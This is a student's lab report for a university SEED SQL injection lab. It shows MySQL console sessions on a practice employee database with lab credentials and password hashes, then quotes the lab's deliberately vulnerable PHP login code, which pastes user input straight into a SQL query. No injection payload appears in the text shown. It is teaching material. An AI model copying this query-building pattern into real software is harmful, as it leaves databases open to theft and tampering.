PES UNIVERSITY

UE19CS346
INFORMATION SECURITY

Lab - 06
SQL INJECTION ATTACK LAB

Name : Suhan B Revankar
SRN : PES2UG19CS412
Section : G Section

Table of Contents

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the backend database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so they can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. SQL injection is one of the most common attacks on web applications. In this lab, we have created a web application that is vulnerable to the SQL injection attack. Our web application includes the common mistakes made by many web developers. Students' goal is to find ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks. This lab covers the following topics:


• SQL statement: SELECT and UPDATE statements

• SQL injection

• Prepared statement

Lab Tasks

We have created a web application, and host it at www.SEEDLabSQLInjection.com. This web application is a simple employee management application. Employees can view and update their personal information in the database through this web application. There are mainly two roles in this web application: Administrator is a privilege role and can manage each individual employees' profile Information; Employee is a normal role and can view or update his/her own profile information. All employee information is described in the following table.



Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

NOTE: please change names Alice to your name and boby as your friend name

TASK 1: GET FAMILIAR WITH SQL STATEMENTS

Aim: - To get familiar with SQL commands by playing with the provided database.

We have created a database called Users, which contains a table called credential; the table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, you need to play with the database to get familiar with SQL queries. MySQL is an open-source relational database management system. We have already setup MySQL in our SEEDUbuntu VM image.

The user name is root and password is seedubuntu

1.1 Please login to MySQL console using the following command:

```
$ mysql -u root -pseedubuntu
```

After login, you can create new database or load an existing one. As we have already created the Users database for you, you just need to load this existing database using the following command:


```
mysql> use Users;
```

To show what tables are there in the Users database, you can use the following command to print out all the tables of the selected database.

```
mysql> show tables;
```


After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice.

SELECT * FROM credential WHERE name ='Alice




```
seed@CS412_Suhan_Attacker:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

1.1 Please login to MySQL console using the following command:



```
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

SCREENSHOT SHOWING LOGIN, DATABASE USED & TABLES IN THE DATABASE



```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> UPDATE credential set name='Suhan' where name='Alice';
Query OK, 1 row affected (0.33 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> UPDATE credential set name='Prateek' where name='Boby';
Query OK, 1 row affected (0.10 sec)
Rows matched: 1  Changed: 1  Warnings: 0

mysql> SELECT * FROM credential;
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Suhan   | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Prateek | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan    | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy    | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted     | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin   | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name = 'Suhan';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Suhan | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name = 'Prateek';
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name    | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  2 | Prateek | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+---------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

SCREENSHOT SHOWING NAME ‘ALICE’ CHANGED TO MY NAME ‘suhan’ AND NAME ‘prateek’ CHANGED TO ANOTHER NAME ‘Prateek’

SCREENSHOT SHOWING QUERY TO THE DATABASE USING THE CHANGED NAMES INSTEAD OF USING ‘ALICE’


TASK 2: SQL INJECTION ATTACK ON SELECT STATEMENT

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database.SQL injection is basically a technique through which attackers can execute their own malicious

SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. Our employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers. We will use the login page from www.SEEDLabSQLInjection.com for this task.

The webapplication authenticates users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee's credential.

To help you started with this task, we explain how authentication is implemented in the web application. The PHP code unsafe_home.php, located in the /var/www/SQLInjection directory, is used to conduct user authentication. The following code snippet show how users are authenticated.




```
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a
button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
```

SCREENSHOT OF THE unsafe_home.php FILE WHICH IS VULNERABLE TO SQL INJECTION ATTACK

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
               nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```

SCREENSHOT OF ENTERING THE WRONG CREDENTIALS


SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
Most Visited SEED Labs Sites for Labs
SEEDLABS

Employee Profile Login

USERNAME admin


PASSWORD ••••••••••

Login
Copyright © SEED LABs

```
  if(name=='admin') {
     return All employees information;
  } else if (name !=NULL){
    return employee information;
  }
} else {
  Authentication Fails;
}
```

The above SQL statement selects personal employee information such as id, name, salary, ssn etc from the credential table. The SQL statement uses two variables input uname and hashed pwd, where input uname holds the string typed by users in the username field of the login page, while hashed pwd holds the sha1 hash of the password typed by the user. The program checks whether any record matches with the provided username and password; if there is a match, the user is successfully authenticated, and is given the corresponding employee information.

If there is no match, the authentication fails.

